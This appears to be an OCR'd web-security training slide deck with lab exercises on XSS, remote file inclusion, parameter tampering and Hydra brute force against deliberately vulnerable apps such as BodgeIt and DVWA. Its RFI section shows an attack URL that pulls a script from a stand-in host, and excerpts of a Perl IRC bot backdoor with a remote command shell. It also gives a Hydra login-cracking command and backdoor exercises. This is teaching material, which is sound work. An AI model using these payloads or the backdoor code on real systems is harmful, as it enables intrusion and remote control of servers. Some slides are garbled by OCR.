- We could grab additional text details using the javascript DOM and send them away to a remote server. This could be credit card details, usernames,passwords etc.



VerticalStructure

XSS Demo

VerticalStructure

Exercise

- Identify an XSS flaw on bodgeit store
- Exploit the XSS flaw on bodgeit store
- Identify the XSS flaw on DVWA
- Exploit the XSS flaw on DVWA

Mitigation

- Very similar to SQL injection prevention

Prevention

- Validate input - trust nothing that the user sends you.
- Type all your variables - if you're expecting an integer throw an error if something else comes along.
- Operate a whitelist of allowed characters not a blacklist, for an email:

```
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
0123456789
@.-_+
```



VerticalStructure

Prevention continued

- Use a web application firewall like mod_security
- Use log monitoring such as OSSEC
- Don't allow users to enter data
- Know what to test for...

VerticalStructure

Combining SQL injection & XSS



This great demo provided from a youtube video by amolnaik4

http://vsltd.co/sqlixss

VerticalStructure

Remote File Inclusion

Malicious file execution vulnerabilities are found in many applications. Developers will often directly use or concatenate potentially hostile input with file or stream functions, or improperly trust input files. On many platforms, frameworks allow the use of external object references, such as URLs or file system references. When the data is insufficiently checked, this can lead to arbitrary remote and hostile content being included, processed or invoked by the web server.

https://www.owasp.org/index.php/Top_10_2007-Malicious_File_Execution

VerticalStructure

Basically

An include file on your page can be manipulated to one of the attackers choice. In the worst case scenario this is a remote script.

rfi.php

```
1  <html>
2  <body>
3  <h1>Welcome to my website!</h1>
4  </body>
5  </html>
6  <?php
7  if(isset($_GET['help'])) {
8  include($_GET['helpmenu']);
9  exit();
10 }
11 ?>
```


VerticalStructure

Construction of an RFI attack

To make your application pull a page directly from the database, your application is built to include a page specified in the URL:

```
<?php
    $file =$_GET['page']; //The page we wish
  to display
    include($file);
  ?>
```

Normal Request:

```
http://www.example.com/index.php?page=home
```

The attack

Attacker includes: `http://www.example.com/index.php?page=http://www.badsite.com/evil_script.txt?`

On the server:

```
<?php
    $file ="http://www.badsite.com/
  evil_script.txt?"; //$_GET['page'];
    include($file); //$file is the attackers
  script
  ?>
```

```
  GNU nano 2.0.6                                File: php.jpg.1.save.txt

#!/usr/bin/perl
my @mast3rs = ("Geox");

my @hostauth = ("localhost");
my @admchan=("#x");

my @server = ("ircd.port0.org");
$servidor= $server[rand scalar @server] unless $servidor;


my $xeqt = "''";
my $homedir = "/tmp";
my $shellaccess = 1;
my $xstats = 1;
my $pacotes = 1;
my $linas_max = 5;
my $sleep = 6;
my $portime = 4;

my @fakeps = ("-bash");

my @nickname = ("PHP");

my @xident = ("plm");
my @xname = (`uname -a`);

#################
# Random Ports
#################
my @rports = ("3303");

my @Mrx = ("\001mIRC32 v5.91 K.Mardam-Bey\001","\001mIRC v6.2 Khaled Mardam-Bey\001",
   "\001mIRC v6.03 Khaled Mardam-Bey\001","\001mIRC v6.14 Khaled Mardam-Bey\001",
   "\001mIRC v6.15 Khaled Mardam-Bey\001","\001mIRC v6.16 Khaled Mardam-Bey\001",
   "\001mIRC v6.17 Khaled Mardam-Bey\001","\001mIRC v6.21 Khaled Mardam-Bey\001",
   "\001Snak for Macintosh 4.9.8 English\001",
   "\001DyC v0.1 PHP-5.1.1 based on Net_SmartIRC\001",
   "\001PIRCH98:WIN 95/98/WIN NT:1.0 (build 1.0.1.1190)\001",
   "\001xchat 2.6.2 Linux 2.6.18.5 [i686/2.67GHz]\001",
   "\001xchat:2.4.3:Linux 2.6.17-1.2142_FC4 [i686/2,00GHz]\001",
   "\001xchat:2.4.3:Linux 2.6.17-1.2142_FC4 [i686/1.70GHz]\001",
   "\001XChat-GNOME IRC Chat 0.16 Linux 2.6.20-8-generic [i686]\001",
   "\001ircN 7.27 + 7.0 - -\001","\001..(argon/1g) :bitchx-1.0c17\001",
   "\001ircN 8.00 ^_-^_ he tries to tell me what I put inside of me ^_-^_\001",
   "\001FreeBSD!4.11-STABLE bitchx-1.0c18 - prevail[0123] :down with people\001",
   "\001BitchX-1.0c19+ by panasync - Linux 2.4.31 : Keep it to yourself!\001",
   "\001BitchX-1.0c19+ by panasync - Linux 2.4.33.3 : Keep it to yourself!\001",
   "\001BitchX-1.1-final+ by panasync - Linux 2.6.18.1 : Keep it to yourself!\001",
   "\001BitchX-1.0c19 by panasync - freebsd 4.10-STABLE : Keep it to yourself!\001",
   "\001BitchX-1.1-final+ by panasync - FreeBSD 4.5-STABLE : Keep it to yourself!\001",
   "\001BitchX-1.1-final+ by panasync - FreeBSD 6.0-RELEASE : Keep it to yourself!\001",
   "\001BitchX-1.1-final+ by panasync - FreeBSD 5.3-RELEASE : Keep it to yourself!\001",
   "\001bitchx-1.0c18 :tunnelvision/1.2\001","\001PnP 4.22 - http://www.pairc.com/\001",
   "\001BitchX-1.0c17/FreeBSD 4.10-RELEASE:(c)rackrock/bX [3.0.1\9] : Keep it to yourself!\001",
   "\001P&P 4.22.2 (in development) + X Z P Bots, Sound, NickServ, ChanServ, Extras\001",
   "\001HydraIRC v0.3.148 (18/Jan/2005) by Dominic Clifton aka Hydra - #HydraIRC on EFNet\001",
   "\001irssi v0.8.10 - running on Linux i586\001","\001irssi v0.8.10 - running on FreeBSD i386\001",
   "\001ircII 20050423+ScrollZ 1.9.5 (19.12.2004)+Cdcc v1.6mods v1.0 by acidflash - Almost there\001",
   "\001ircII 20050423+ScrollZ 1.9.5 (19.12.2004)+Cdcc v1.8+OperMods v1.0 by acidflash - Almost there\001");

# Default quick scan ports
my @portas=("21","22","23","25","53","80","110","113","143","3306","4000","5900","6667","6668","6669","7000","10000","12345","31337","65501");
```

Click to add title

Shell

- Provides a shell over IRC
- Runs as user that you're running apache
- Receives commands from remote servers

```
sub shell {
  return unless $shellaccess;
  my $printl=$_[0];
  my $comando=$_[1];
  if ($comando =~ /cd (.*)/) {
    chdir("$1") || msg("$printl", "cd: $1": No such file or directory");
    return;
  }
  elsif ($pid = fork) {
     waitpid($pid, 0);
  } else {
      if (fork) {
         exit;
       } else {
           my @resp=`$comando 2>&1 3>&1`;
           my $c=0;
           foreach my $linha (@resp) {
             $c++;
             chop $linha;
             sendraw($IRC_cur_socket, "PRIVMSG $printl :$linha");
             if ($c >= "$linas_max") {
               $c=0;
               sleep $sleep;
             }
           }
           exit;
       }
  }
}
```

RFI demo

VerticalStructure

Exercise

- Perform an rfi exploit using the following URL

http://URL.com/rfi.php?file=page.php

- You have a bad script hosted at:

http://URL.com/w.txt

Prevention

- Don't include files directly from a modifiable parameter. Use the language to verify it eg:

```
$hostile = &$_POST; // refer to POST variables, not $_REQUEST
   $safe['filename']= validate_file_name($hostile['unsafe_filename']); //
   make it safe
```

- PHP: Be extremely cautious if data is passed to system() eval() passthru() or ` (the backtick operator).
- PHP: Ensure correct settings in php.ini:
  - allow_url_fopen = Off
  - allow_url_include = Off
- With J2EE, ensure that the security manager is enabled and properly configured and that the application is demanding permissions appropriately
- With ASP.NET, please refer to the documentation on partial trust, and design your applications to be segmented in trust, so that most of the application exists in the lowest possible trust state possible

Playing with parameters

- Already seen SQLi, XSS & XSRF issues through playing with parameters that an attacker is presented with.
- Now we're going to look for further things we can play with and manipulate

URL parameters – basics

192.168.2.253:8080/bodgeit/product.jsp?prodid=23

The BodgeIt Store

We bodge it, so you dont have to! Guest user

Home | About Us | Contact Us | Login | Your Basket

Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets

Product

Product	Type	Price	Quantity	Buy
GZ ZX3	Gizmos	?3.81	1	Add to Basket

Description

P hqgxmne ox wl ox lso ulhlx uswggh bjlkhka jmeug sb. B uti ljlfeg uylsxa uyjig sutmit wkmxp hpctogn aijsway o mb s ovsakkh .

- Presented to the user in the address bar
- Easily manipulated
- Obvious what they do
- Sometimes hidden with mod_rewrite like:
  - http://www.example.com/index/page/home

VerticalStructure

Forms - basics

- Less obvi
- Hidden fo ew. View Source or
  - Install ' se Form->Displa
  - Use Fi
  - View S

AN EXAMPLE:

Look at this HTML example:

```
<html>
<head>
<title>My Page</title>
</head>
<body>
<form name="myform"
action="http://www.mydomain.com/myformhandler.cgi"
method="POST">
<div align="center">
<input type="text" size="25" value="Enter your name here!">
<input type="hidden" name="Language" value="English">
<br><br>
</div>
</form>
</body>
</html>
```

And the resulting output from it:

<input size="25" type="text">
Enter your name here!
<input name="Language">
English

http://www.echoecho.com/htmlforms07.htm

VerticalStructure

Manipulating variables

- When testing(and **only** when testing):
  - Update the parameters
  - Use ZAP or web developer toolbars to look at the form fields and what's being submitted in various sections.
  - Send different types of variables then are expected to generate error messages and interpret them to guide your attack.

Untitled Session - OWASP ZAP

Sites

- Sites
  - http://192.168.2.253:8080
    - GET:bodgeit
    - bodgeit
      - GET:style.css
      - GET:contact.jsp
      - POST:contact.jsp(comments,null)
      - GET:basket.jsp
      - GET:product.jsp(typeid)
      - GET:product.jsp(prodid)
      - POST:basket.jsp(price,productid,quantity)
      - images
        - GET:129.png
        - GET:130.png

Request | Response | Break

Header: Table | Body: Text

Type	Parameter Name	Value
cookie	JSESSIONID	3EC50F547CBD53C7060B2725A02EB0BC
cookie	b_id	4

productid=10&price=1.4&quantity=2


History | Search | Break Points | Alerts | Active Scan | Spider | Brute Force | Port Scan | Fuzzer | Params | Output

Filter:OFF

16	GET	http://192.168.2.253:8080/bodgeit	302 Moved Temp...	3ms		
18	GET	http://192.168.2.253:8080/bodgeit/	200 OK	10ms		SetCookie, Comment
19	GET	http://192.168.2.253:8080/bodgeit/style.css	200 OK	3ms		
21	GET	http://192.168.2.253:8080/bodgeit/contact.jsp	200 OK	3ms		Form, Hidden, Comment
22	POST	http://192.168.2.253:8080/bodgeit/contact.jsp	200 OK	8ms		Comment
28	GET	http://192.168.2.253:8080/bodgeit/basket.jsp	200 OK	4ms		Form, Script, SetCookie, Comment
29	GET	http://192.168.2.253:8080/bodgeit/product.jsp?typeid=3	200 OK	5ms		Script, Comment
30	GET	http://192.168.2.253:8080/bodgeit/product.jsp?prodid=10	200 OK	5ms		Form, Hidden, Script, Comment
34	POST	http://192.168.2.253:8080/bodgeit/basket.jsp	200 OK	6ms		Form, Script, Comment

Web Developer Toolbar

- Available in Chrome/Firefox/IE
- Allows you to make changes to the pages inline
- Firebug is also a great tool and worth checking out
- Use the Forms section to make changes to security settings in place



VerticalStructure

Prevention

- Validate input - trust nothing that the user sends you.
- Type all your variables - if you're expecting an integer throw an error if something else comes along.
- Operate a whitelist of allowed characters not a blacklist, for an email:

```
abcdefghijklmnopqrstuvwxyz
ABCDEFGHIJKLMNOPQRSTUVWXYZ
0123456789
@.-_+
```

- Use Logging to know what is going on

Brute force definition

During this type of attack, the attacker is trying to bypass security mechanisms while having minimal knowledge about them. Using one or more accessible methods: dictionary attack (with or without mutations), brute-force attack (with given classes of characters e.g.: alphanumerical, special, case (in)sensitive) the attacker is trying to achieve his/her goal. Considering a given method, number of tries, efficiency of the system, which conducts the attack and estimated efficiency of the system which is attacked, the attacker is able to calculate how long the attack will have to last.

Basically

The attacker keeps throwing usernames and passwords at a system until they get a match and get access.

VerticalStructure

How to exploit

A simple login form:

```
<form action="/login" method="post">
<input type="text" name="username">
<input type="password" name="password">
</form>
```

Which submits to a servlet or page for processing.

Returns an error if no user or the logged in site if there is a user identified.

VerticalStructure

Hydra

```
hydra -l user@example.com -p password 192.168.2.253 -s
  8080  http-post-form "/bodgeit/
  login.jsp:login&username=^USER^&password=^PASS^&login=Lo
  gin:invalid"
```

This can be run with a wordlist of any length and with multiple threads.

VerticalStructure

Exercise

- SSH to your server using putty
- Login to the site using a hydra based brute force attack

Wordlists

- A good wordlist is hard to come by but lists of passwords are becoming more and more prevalent.
- In a recent compromise, UGNazi released many thousands of passwords from WHMCS into the wild. They were encrypted but key was held on the same server.
- LinkedIn(amongst others) have been compromised
- All of the passwords go into a pot for later use.

VerticalStructure

Prevention

- Lock users out for a period of seconds after 3 failed attempts
- Lock them out for longer for more failed attempts
- Block an IP address if consistent issues
- Use 2 factor authentication
- Use a Captcha to help prevent automated form input(be warned they're not perfect..)
- Use OSSEC

VerticalStructure

Tools

Zap

Zed Application Proxy sits in between you and the application and allows you to see every piece of communication.

- AJAX information sent to and from your browser
- Form parameters sent
- Data saved in error pages
- URL parameters

https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Openvas

This is a framework of several services & tools which allow for comprehensive & opwerful vulnerability scanning. Scans can be scripted for repeating at a later date and reports generated are able to be presented to clients.

http://www.openvas.org/

Summary

- Separate and obfuscate – make life as difficult as possible for an attacker
- Use frameworks to help protect yourself, if all variables are going through a single location you can fix issues more easily.
- Test, test, test and then test again. Automate your tests if possible.

VerticalStructure

Tools

Hydra

A very fast network logon cracker which support many different services. Allows you to script brute force attacks against lots of different services including:

- http authentication
- NTLM
- Remote Desktop
- VNC
- http://thc.org/thc-hydra/network_password_cracker_comparison.html

w3af

Web application attack and audit framework. Assists greatly in finding vulnerabilities and helping you to compromise them.

http://w3af.sourceforge.net/

Metasploit Framework

A framework to help you identify security issues, test compromises and manage mitigation.

http://metasploit.com/

Skipfish

http://code.google.com/p/skipfish

Bodgeit

The bodgeit store is a vulnerable web application which is aimed at people who are new to penetration & security testing.

The practical side of today will test your ability to find the following:

- Cross Site Scripting
- SQL injection
- Hidden (but unprotected) content
- Cross Site Request Forgery
- Debug code
- Insecure Object References
- Application logic vulnerabilities

Each person has a machine with the bodgeit store installed and access to it both through the web browser and in the code.

They can do anything within their power to exploit the store and get access to it.

DVWA

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.

Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/ learn web application security in a class room environment.

http://www.dvwa.co.uk/

VerticalStructure

Backtrack

A security distribution of Linux which can be run live or installed.

Contains all of the above tools and many, many more.

Download and have a play

http://www.backtrack-linux.org/

VerticalStructure

Tools & Useful resources

OWASP - owasp.org

How to break web software
http://vsltd.co/breakweb

CIS benchmarks - http://vsltd.co/cisbench

VerticalStructure

Exercise 1.1

- Using the following examples identify answers to the following:
- What data are you storing?
- What is the value of the data you're storing?
- Encryption?

VerticalStructure

Exercise 1.2

- Using your example companies what would you expect to be in place from a server side?
- Network Diagram
- What software do you use?

VerticalStructure

Exercise 2.1 - Scanning a target

Use NMAP to scan a host

Exercise 2.2 - Identifying vulnerable targets

Use NMAP to find out what other machines are running on the network.

Hint: Use ip/24 to scan the whole of the class C network

VerticalStructure

Exercise 2.3

Use OpenVAS to scan the vulnerable web server and have a look through the results.

Exercise 2.5

Find a debug parameter in your vulnerable web application.

Exercise 2.4

Use ZAP to look in detail at every request made to the web server and the vulnerable web application.

VerticalStructure

Exercise 3.1

Compromise the vulnerable page on your server through SQL injection.

VerticalStructure

Exercise 3.2

- Have a look through the results from Exercise 2.4 and 2.5.
- Use SQL injection to log yourself into the vulnerable application as another user.

VerticalStructure

Exercise 4.1

Perform a Cross Site Scripting attack on your vulnerable web application to display a javascript box saying your name.

Try and find other vulnerable form fields on the site.

VerticalStructure

Exercise 5.1

Run a simple remote script on your webservers using a Remote File inclusion

There's a file on your webserver called rfi.php which should take a url parameter

`page=page.php`

Load this page

Then include a remote IP and remote.txt file

Exercise 5.2

- Exploit the Remote File Inclusion vulnerability to install a backdoor on the server.
  - Include the file on a remote server w.txt
  - In your putty session run the following and check the parameters:

```
$ /home/testing/weevely/weevely.py
```

- Using the password password and the rfi.php & w.txt page get a shell on the remote server.
- When you have the shell hit tab and see your options

Exercise 5.3

- Exploit the backdoor to get access to the phpmyadmin database and explore
- Upload and download files
- See what else you can do

Exercise 7.1

- Open ZAP
- Click through your sites and look at the requests sent and received.
- Investigate the POSTs and GETs to see what they're sending and receiving back
- Get a good idea of the make up of the vulnerable web site.
- Try the different options

Exercise 7.2

Now you've viewed the data which is being captured by ZAP it's time to edit it and see what we can do with it.

- Right click on the POST to basket request and choose resend.
- Change the number parameter to 100 and submit
- Check the results on the site
- Try changing to minus numbers and look at result

Exercise 7.3

Use results from 7.1 and your knowledge of the vulnerable web application to:

- Find hidden content as a non-admin user
- Access someone else's basket
- Get the store to owe you money

Exercise 8.1

Use Hydra to login to your server from the command line.